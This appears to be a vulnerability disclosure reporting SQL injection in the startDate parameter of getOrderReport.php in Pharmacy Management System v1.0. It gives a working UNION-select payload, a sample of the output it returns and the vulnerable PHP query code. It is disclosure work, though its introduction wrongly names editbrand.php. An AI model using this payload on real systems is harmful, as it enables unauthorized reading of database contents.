Join Yuque for a better reading experience
Log In to Yuque to collect this article or follow the author for updates
Join now

Pharmacy Management System v1.0 SQL Injection in php_action/getOrderReport.php


Introduction

There is a SQL Injection in editbrand.php in Pharmacy Management System v1.0.

I put all the php files to the web root path, so I use /php_action/getOrderReport.php, or it can also be placed at /dawapharma/dawapharma/php_action/getOrderReport.php etc.

POC

Utilisation Date	Client Name	Contact	Grand Total
2022-02-28	Santosh Kadam	2147483647	49
2022-03-24	Aishwarya Joshi	2147483647	0
2022-04-15	Saurabh Katkar	2147483647	1005
2022-04-15	Mayuri K	2147483647	71
3	4	6	10.3.34-MariaDB-0+deb10u1
Total Amount			1135.3



the "10.3.34-MariaDB-0+deb10ul" is the database version I use, so it is a SQL injection that can echo the content.

POC:

```
POST /php_action/getOrderReport.php HTTP/1.1
...

startDate=1' union select 1,2,3,4,5,6,7,8,9,0,version(),12,13,14,15,16,17,18;--+
```

Vulnerability Analysis

in the php_action/getOrderReport.php, the logic as follows:

dawapharma > dawapharma > php_action > getOrderReport.php

```php
<?php

require_once 'core.php';

if($_POST) {

    $startDate = $_POST['startDate'];
//echo $startDate;exit;
    //$date = DateTime::createFromFormat('m/d/Y',$startDate);

    //$start_date = $date->format("m/d/Y");

//echo $date;exit;

    $endDate = $_POST['endDate'];
    //$format = DateTime::createFromFormat('m/d/Y',$endDate);
    //$end_date = $format->format("Y-m-d");

    $sql = "SELECT * FROM orders WHERE  orderDate>= '$startDate' AND orderDate<= '$endDate' and delete_status = 0";
    //echo $sql;exit;
    $query = $connect->query($sql);

```

the wabpage use the startDate parameter as part of sql statement directly.

4885672f2d22.png&title=Pharmacy%20Management%20System%20v1.0%20SQL%20Injection%20in%20php_action%